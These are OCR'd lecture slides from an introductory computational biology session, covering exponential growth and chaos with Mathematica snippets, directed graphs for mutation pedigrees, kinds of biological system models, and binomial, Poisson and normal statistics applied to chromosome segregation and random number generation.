
NDSolve[{y'[t] == y[t], y[0] == 1}, y, {t, 0, 3}]


Plot[Evaluate[y[t] /. %], {t, 0, 3}]



(Hyper)exponential growth







Moore's law of ICs 1965

See http://www.faughnan.com/poverty.html
See http://www.kurzweilai.net/meme/frame.html?main=/articles/art0184.html

Computational power of neural systems

1,000 MIPS (million instructions per second) needed to derive edge or motion detections from video "ten times per second to match the retina … The 1,500 cubic centimeter human brain is about 100,000 times as large as the retina, suggesting that matching overall human behavior will take about 100 million MIPS of computer power … The most powerful experimental supercomputers in 1998, costing tens of millions of dollars, can do a few million MIPS."


"The ratio of memory to speed has remained constant during computing history [at Mbyte/MIPS] … [the human] 100 trillion synapse brain would hold the equivalent 100 million megabytes."


--Hans Moravec http://www.frc.ri.cmu.edu/~hpm/book97/ch3/retina.comment.html


2002: the ESC is 35 Tflops & 10Tbytes. http://www.top500.org/

Post-exponential growth & chaos

```
Pop[k_][y_] := k y (1 - y);
ListPlot[NestList[Pop[1.01], 0.0001, 3000], PlotJoined->True];
```







Pop[4], 0.0001, 50]

http://library.wolfram.com/examples/iteration/iterate.nb

Intro 1: Today's story, logic & goals

Life & computers : Self-assembly required

- Discrete & continuous models
- Minimal life & programs

Catalysis & Replication

- Differential equations
- Directed graphs & pedigrees

Mutation & the Single Molecules models

- Bell curve statistics


Selection & optimality

Inherited Mutations & Graphs

Directed Acyclic Graph (DAG)

Example: a mutation pedigree

Nodes = an organism, edges = replication with mutation



time →

hissa.nist.gov/dads/HTML/directAcycGraph.html


Directed Graphs

Directed Acyclic Graph:

Biopolymer backbone

Phylogeny

Pedigree




Time →

Cyclic:

Polymer contact maps

Metabolic &

Regulatory Nets



Time independent or implicit ↔

System models	Feature attractions
E. coli chemotaxis	Adaptive, spatial effects
Red blood cell metabolism	Enzyme kinetics
Cell division cycle	Checkpoints
Circadian rhythm	Long time delays
Plasmid DNA replication	Single molecule precision
Phage λ switch	Stochastic expression

also, all have large genetic & kinetic datsets.

Intro 1: Today's story, logic & goals

Life & computers : Self-assembly required

- Discrete & continuous models
- Minimal life & programs

Catalysis & Replication

- Differential equations
- Directed graphs & pedigrees


Mutation & the Single Molecules models

- Bell curve statistics


Selection & optimality

Bionano-machines

Types of biomodels.
Discrete, e.g. conversion stoichiometry
Rates/probabilities of interactions



Modules vs
"extensively coupled networks"



Maniatis & Reed Nature 416, 499 - 506 (2002)

Types of Systems Interaction Models

Quantum Electrodynamics	subatomic	
Quantum mechanics	electron clouds	
Molecular mechanics	spherical atoms	**nm-fs**
Master equations	stochastic single molecules	
Fokker-Planck approx.	stochastic	
Macroscopic rates ODE	**Concentration & time (C,t)**	
Flux Balance Optima	**dC_{ik}/dt optimal steady state**	
Thermodynamic models	$dC_{ik}/dt = 0$ k reversible reactions	
Steady State	$\Sigma dC_{ik}/dt = 0$ (sum k reactions)	
Metabolic Control Analysis	$d(dC_{ik}/dt)/dC_j$ (i = chem.species)	
Spatially inhomogenous	dCi/dx	
Population dynamics	as above	**km-yr**

Increasing scope, decreasing resolution

Genetic Engineering & Darwinian Selection

Min = 0.1 kg


Teosinte


Max= 140 kg


Corn

How to do single DNA molecule manipulations?

One DNA molecule per cell







Replicate to two DNAs.
Now segregate to two daughter cells
If totally random, **half** of the cells will have too many or too few.
What about human cells with 46 chromosomes (DNA molecules)?

Dosage & loss of heterozygosity & major sources of mutation in human populations and cancer.

For example, trisomy 21, a 1.5-fold dosage with enormous impact.

Most RNAs < 1 molecule per cell.

See Yeast RNA

25-mer array in

Wodicka, Lockhart, et al. (1997)
Nature Biotech 15:1359-67

(ref)

(http://www.ncbi.nlm.nih.gov/entrez/query.fcgi?cmd=Retrieve&db=PubMed&list_uids=9415887&dopt=Abstract)

43

Mean, variance, & linear correlation coefficient

Expectation E (rth moment) of random variables X for any distribution f(X)

First moment= Mean μ ; variance σ^2 and standard deviation σ

$E(X^r) = \sum X^r f(X)$ $\mu = E(X)$ $\sigma^2 = E[(X-\mu)^2]$

Pearson correlation coefficient $C = \mathrm{cov}(X,Y) = E[(X-\mu_X)(Y-\mu_Y)]/(\sigma_X \sigma_Y)$


Independent X,Y implies C = 0,
but C =0 does not imply independent X,Y. (e.g. $Y=X^2$)

P = TDIST(C*sqrt((N-2)/(1-C^2)) with dof= N-2 and two tails.

where N is the sample size.

www.stat.unipg.it/IASC/Misc-stat-soft.html

Mutations happen



Binomial frequency distribution as a function of $X \in \{\text{int } 0 \ldots n\}$

p and q $\quad 0 \le p \le q \le 1 \quad$ $q = 1 - p$ $\quad$ two types of object or event.

Factorials $\quad 0! = 1 \quad n! = n(n-1)!$

Combinatorics (C= # subsets of size X are possible from a set of total size of n)

$$\frac{n!}{X!(n-X)!} = C(n,X)$$

$$B(X) = C(n, X)\, p^X q^{n-X} \qquad \mu = np \qquad \sigma^2 = npq$$

$$(p+q)^n = \sum B(X) = 1$$

$B(X: 350, n: 700, p: 0.1) = 1.53148 \times 10^{-157}$

=PDF[BinomialDistribution[700, 0.1], 350] Mathematica

~= 0.00 =BINOMDIST(350,700,0.1,0) Excel

Poisson frequency distribution as a function of X $\in$ {int 0 ...∞}

$P(X) = P(X\text{-}1)\ \mu/X \quad = \quad \mu^x e^{-\mu}/ X! \quad \sigma^2 = \mu$

n large & p small $\rightarrow$ $P(X) \cong B(X) \quad \mu = np$

For example, estimating the expected number of positives

in a given sized library of cDNAs, genomic clones,

combinatorial chemistry, etc. X= # of hits.

Zero hit term = $e^{-\mu}$

Normal frequency distribution as a function of $X \in \{-\infty \ldots \infty\}$


$Z = (X-\mu)/\sigma$


Normalized (standardized) variables


$N(X) = \exp(-Z^2/2) / (2\pi\sigma)^{1/2}$
probability density function

npq large $\rightarrow$ $N(X) \cong B(X)$

One DNA molecule per cell







Replicate to two DNAs.
Now segregate to two daughter cells
If totally random, **half** of the cells will have too many or too few.
What about human cells with 46 chromosomes (DNA molecules)?

Exactly 46 chromosomes (but any 46):

$B(X) = C(n,x)\ p^x\ q^{n-x}$

$n=46*2;\ x=46;\ p=0.5$

$B(X)= 0.083$

$P(X) = \mu^x\ e^{-\mu}/\ X!$

$\mu=X=np=46,\ P(X)=0.058$

But what about exactly the correct 46?

$0.5^{46} = 1.4 \times 10^{-14}$

Might this select for non random segregation?

What are random numbers good for?

- Simulations.
- Permutation statistics.

Where do random numbers come from?

$X \in \{0,1\}$

perl -e "print rand(1);" 0.116790771484375
0.8798828125 0.692291259765625 0.1729736328125

excel: = RAND() 0.4854394999892640 0.6391685278993980
0.1009497853098360

f77: write(*,'(f29.15)') rand(1) 0.513854980468750
0.175720214843750 0.308624267578125

Mathematica: Random[Real, {0,1}] 0.747429327436969 4
0.5081794113149011 0.02423389638451016

Where do random numbers come from really?

Monte Carlo.

Uniformly distributed random variates X_i = remainder(aX_{i-1} / m)

For example, a= 7^5 m= 2^{31} -1

Given two X_j X_k such uniform random variates,


Normally distributed random variates can be made

(with $\mu_X = 0$ $\sigma_X = 1$)

X_i = sqrt(-2log(X_j)) cos($2\pi X_k$) (NR, Press et al. p. 279-89)

(http://www.nr.com/) , (**http://lib-www.lanl.gov/numerical/bookcpdf/c7-1.pdf**).

Mutations happen



Intro 1: Summary

Life & computers : Self-assembly required

- Discrete & continuous models
- Minimal life & programs

Catalysis & Replication

- Differential equations
- Directed graphs & pedigrees

Mutation & the Single Molecules models

- Bell curve statistics

Selection & optimality

